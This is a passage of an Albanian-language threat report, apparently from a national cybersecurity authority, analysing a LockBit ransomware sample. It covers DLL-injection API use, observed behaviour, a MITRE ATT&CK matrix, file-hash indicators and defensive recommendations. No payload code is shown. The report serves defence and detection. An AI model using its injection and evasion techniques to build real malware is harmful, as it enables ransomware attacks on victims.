1. **Përdorimi i GetProcAddress dhe GetModuleHandle**: Këto funksione janë zakonisht të përdorura për të gjetur adresat e funksioneve në DLL-të e ngarkuara, që është një hap i zakonshëm në injektimin e DLL-së.
2. **VirtualAlloc dhe VirtualProtect**: Këto funksione përdoren për të alokuar hapësirë në memorien virtuale dhe për të ndryshuar atributet e mbrojtjes së memories. Ky është një hap i zakonshëm në injektimin e DLL-së për të krijuar një vend të përshtatshëm për kodin e ngarkuar ose për të siguruar që memoria është ekzekutueshme.
3. **Krijimi i delegatëve për funksionet e sistemit**: Ky është një hap tjetër që mund të përdoret për të thirrur funksione të sistemit nga kodet e ngarkuara, një teknikë e zakonshme në skemat e injektimit të DLL-së për të siguruar që DLL-ja e ngarkuar mund të ndërveprojë me sistemin operativ.
4. **Referenca në UnsafeNativeMethods**: Përdorimi i këtyre metodave sugjeron se kodin po ndërvepron me funksione të nivelit të ulët të sistemit operativ, që është gjithashtu një shenjë e një procesi të mundshëm injektimi.

Analiza Dinamike:

Nëse klikojmë në skedarin e powershellit do të evidentojmë një proces me emrin **5182.tmp** që konsumon në përqindje të lartë **CPU**.



Pas përfundimit të ekzekutimit të procesit ajo që evidentojmë është ndryshimi i wallpaperit të windowsit dhe një skedar në desktop **kF0wnCN24.README.txt** që është shënim i **ransomware Lockibt 4.0**.




Figura 14 Ransomware note

Figura 15 Lockbit black

MITRE ATT&CK

Mitre Att&ck Matrix

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Gather Victim Identity Information	Acquire Infrastructure	Valid Accounts	Windows Management Instrumentation	1 DLL Side-Loading	1 1 Process Injection	1 Masquerading	OS Credential Dumping	1 1 1 Security Software Discovery	Remote Services	Data from Local System	1 Proxy	Exfiltration Over Other Network Medium	2 Data Encrypted for Impact
Credentials	Domains	Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 Disable or Modify Tools	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Junk Data	Exfiltration Over Bluetooth	Network Denial of Service
Email Addresses	DNS Server	Domain Accounts	At	Logon Script (Windows)	Logon Script (Windows)	1 3 1 Virtualization/Sandbox Evasion	Security Account Manager	1 3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Steganography	Automated Exfiltration	Data Encrypted for Impact
Employee Names	Virtual Private Server	Local Accounts	Cron	Login Hook	Login Hook	1 1 Process Injection	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Protocol Impersonation	Traffic Duplication	Data Destruction
Gather Victim Network Information	Server	Cloud Accounts	Launchd	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	2 File and Directory Discovery	SSH	Keylogging	Fallback Channels	Scheduled Transfer	Data Encrypted for Impact
Domain Properties	Botnet	Replication Through Removable Media	Scheduled Task	RC Scripts	RC Scripts	Steganography	Cached Domain Credentials	1 1 System Information Discovery	VNC	GUI Input Capture	Multiband Communication	Data Transfer Size Limits	Service Stop

Indikatorët e Kompometimit

2f5051217414f6e465f4c9ad0f59c3920efe8ff11ba8e778919bac8bd53d915c	**LBB_PS1**
1BE78F50BB267900128F819C55B8512735C22418DC8A9A7DD4FA1B30F45A5C93	**.extracted.ps1**
998AECB51A68208CAA358645A3D842576EEC6C443C2A7693125D6887563EA2B4	**decompress.dll**

Rekomandime

Autoriteti Kombëtar për Sigurinë Kibernetike rekomandon:

- Bllokimin e menjëhershëm të Indikatorëve të Kompometimit, të përmendura më sipër në pajisjet tuaja mbrojtëse.
- Analizimin e vazhdueshëm të logeve që vijnë nga SIEM (Security information and Event Management).
- Trajnimin e stafit jo-teknik rreth sulmeve "Phishing" si dhe mënyrat e shmangies së infektimit prej tyre.
- Instalimin e pajisjeve të perimetrit të rrjetit që bëjnë analizë të thellë të trafikut duke u mbështetur jo vetëm në rregullat e listave të aksesit por edhe në sjelljen e tij (Firewall-et NextGen).
- Sistemet e evidentuara të segmentohen në VLAN-e të ndryshme, duke aplikuar "Access control list për të gjithë perimetrin e rrjetit", webserviset duhet të jenë të ndarë nga Databaza e tyre, Active Directory duhet të jetë në një VLAN të ndarë.
- Aplikimin dhe përdorimin e teknikës LAPS për sistemet Microsoft, për menagjimin e fjalëkalimeve të Administratorëve Lokal.
- Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë).
- Të implementohen zgjidhje që kryen filtrimin, monitorimin dhe bllokimin e trafikut keqdashës ndërmjet aplikacioneve Web dhe internetit, Web Application Firewall (WAF).
- Të kryhen analiza të trafikut në nivel sjellje "behaviour" për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel signature por dhe në nivel behaviour.
- Të projektohet zgjidhja për menaxhimin e aksesit të përdoruesve "Identity Access Management" për të kontrolluar identitetin dhe privilegjet e përdoruesve në kohë reale sipas parimit "zero-trust".